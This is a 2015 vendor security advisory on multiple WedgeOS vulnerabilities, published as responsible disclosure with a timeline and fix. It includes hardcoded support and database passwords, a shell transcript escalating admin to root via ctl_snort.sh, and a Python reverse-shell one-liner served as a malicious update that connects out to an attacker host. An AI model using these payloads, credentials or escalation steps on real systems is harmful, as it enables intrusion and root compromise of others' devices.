security-assessment.com

Vulnerability Advisory

Name	WedgeOS Multiple Vulnerabilities
Vendor Website	http://www.wedgenetworks.com/
Date Released	June 29, 2015
Affected Software	WedgeOS <= 4.0.4
Researchers	Daniel Jensen

Description


Wedge Networks WedgeOS Virtual Appliance contains a number of security vulnerabilities, including unauthenticated arbitrary file read as root, command injection in the web interface, privilege escalation to root, and command execution via the system update functionality.

Exploitation

Unauthenticated Arbitrary File Read

Any user with access to the web interface of WedgeOS may submit a GET request to the ssgimages function, using directory traversal to specify an arbitrary file on disk. The web server runs as root, so any file may be read, including the shadow file. This vulnerability can be used to read the contents of the local MySQL database, which contains MD5 password hashes for the web interface.


Proof of Concept



Command Injection

Any authenticated user may execute arbitrary commands as root. The ping, nslookup, and traceroute functions of the diagnostic interface fail to validate user input correctly, which allows the injection of arbitrary system commands. Bash brace expansion can be used to execute more syntactically complex commands.

Proof of Concept



Privilege Escalation

A remote user with access to the 'support' account over SSH can escalate privileges to root by using way of the admin account. The support account can be accessed with the password "ous35hi3". This gives the user a bash shell. If the support user knows the password for the admin user, they can switch to the admin user and launch a bash shell. Otherwise, the admin password can be reset by logging in with the resetpassword user, or by accessing the local MySQL database and cracking the admin hash. The database can be accessed with the "root" user and password "wecandoit".

Once the user has the admin password, they can switch to the admin user and spawn a bash shell by executing the following command:

```
su -s /bin/bash admin
```

With a bash shell as the admin user, there are multiple methods to escalate to root. If the file at /var/tmp/secfi_update.sh does not exist, this can be created and executed as root with sudo. However this file is created when updating the system, so it may not be possible.

The admin user can also escalate privileges to root by creating a specific directory path in any location where they have write access, and exploiting environment variables when running the ctl_snort.sh script via sudo. The following screenshot details the process:


Proof of Concept

```
[support@wedgevm ~]$ su -s /bin/bash admin
Password:
[admin@wedgevm support]$ export GUARDIAN_HOME=/var/tmp/
[admin@wedgevm support]$ mkdir -p /var/tmp/shared/script/
[admin@wedgevm support]$ echo "id > /var/tmp/privesc" > /var/tmp/shared/script/query_license.sh
[admin@wedgevm support]$ chmod +x /var/tmp/shared/script/query_license.sh
[admin@wedgevm support]$ sudo /usr/local/snort/bin/ctl_snort.sh start -mode ids
Error: specify the snort configuration file with -config
[admin@wedgevm support]$ cat /var/tmp/privesc
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
[admin@wedgevm support]$
```

Command Execution
An admin user with write access to the web interface may execute arbitrary commands as root. The user can specify an external server with which to retrieve system updates. The WedgeOS requests a shell script from the remote host and runs it as root. No validation of the script is performed, so arbitrary commands may be specified.

The following screenshots show an administrative user with write access performing an update from an attacker controlled host. The shell script is downloaded and run as root by the WedgeOS device, and connects back to the attacker with a reverse shell.

Proof of Concept




```
root@kali:~/Desktop/WedgeOS# cat secfi_update1.2.3.4.sh
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOC
K_STREAM);s.connect(("192.168.[redacted]",1337));os.dup2(s.fileno(),0); os.dup2(s.fi
leno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

```
root@kali:~/Desktop/WedgeOS# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
192.168.[redacted] - - [03/Mar/2015 10:38:20] "GET /secfi_update1.2.3.4.sh HTTP/1.0"
 200 -
```

```
root@kali:~/Desktop/WedgeOS# ncat -nlp 1337
sh: no job control in this shell
sh-4.0# id
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon
(wheel)
sh-4.0# uname -a
uname -a
Linux wedgevm 2.6.32.16-141.52.fc12.x86_64.wecansmp #1
ST 2014 x86_64 x86_64 x86_64 GNU/Linux
sh-4.0#
```

Solution

Update to WedgeOS version 4.0.5-482 or greater.

Timeline

16/03/2015 – Advisory sent to vendor.
20/03/2015 – Follow up email checking if vendor has received.
24/03/2015 – Advisory receipt acknowledged by vendor.
22/04/2015 – Email sent asking for update, email undeliverable due to 421 Timeout from vendor mail server.
28/04/2015 – Additional email sent asking for update.
28/04/2015 – Vendor response, states official response will be provided shortly.
15/05/2015 – Email sent asking for update on official response, email undeliverable.
20/05/2015 – Additional email sent asking for update on official response, email undeliverable.
27/05/2015 – Called vendor, who stated a new release is being worked on and an update will be provided soon.
03/06/2015 – Email from vendor stating a new version is being put together.
09/06/2015 – Email sent to vendor stating the advisory will be publicly disclosed soon, email undeliverable.
12/06/2015 – Called vendor, who stated a new version will be released shortly.
12/06/2015 – Email from vendor confirming imminent release of new version.
12/06/2015 – Vendor advises a fix is in place in the newly released update of WedgeOS.
29/06/2015 – Advisory Release.

Responsible Disclosure

Security-Assessment.com follows a responsible disclosure policy.

About Security-Assessment.com

Security-Assessment.com is Australasia's leading team of Information Security consultants specialising in providing high quality Information Security services to clients throughout the Asia Pacific region. Our clients include some of the largest globally recognised companies in areas such as finance, telecommunications, broadcasting, legal and government. Our aim is to provide the very best independent advice and a high level of technical expertise while creating long and lasting professional relationships with our clients.

Security-Assessment.com is committed to security research and development, and its team continues to identify and responsibly publish vulnerabilities in public and private software vendor's products. Members of the Security-Assessment.com R&D team are globally recognised through their release of whitepapers and presentations related to new security research.

For further information on this issue or any of our service offerings, contact us:
Web www.security-assessment.com
Email info@security-assessment.com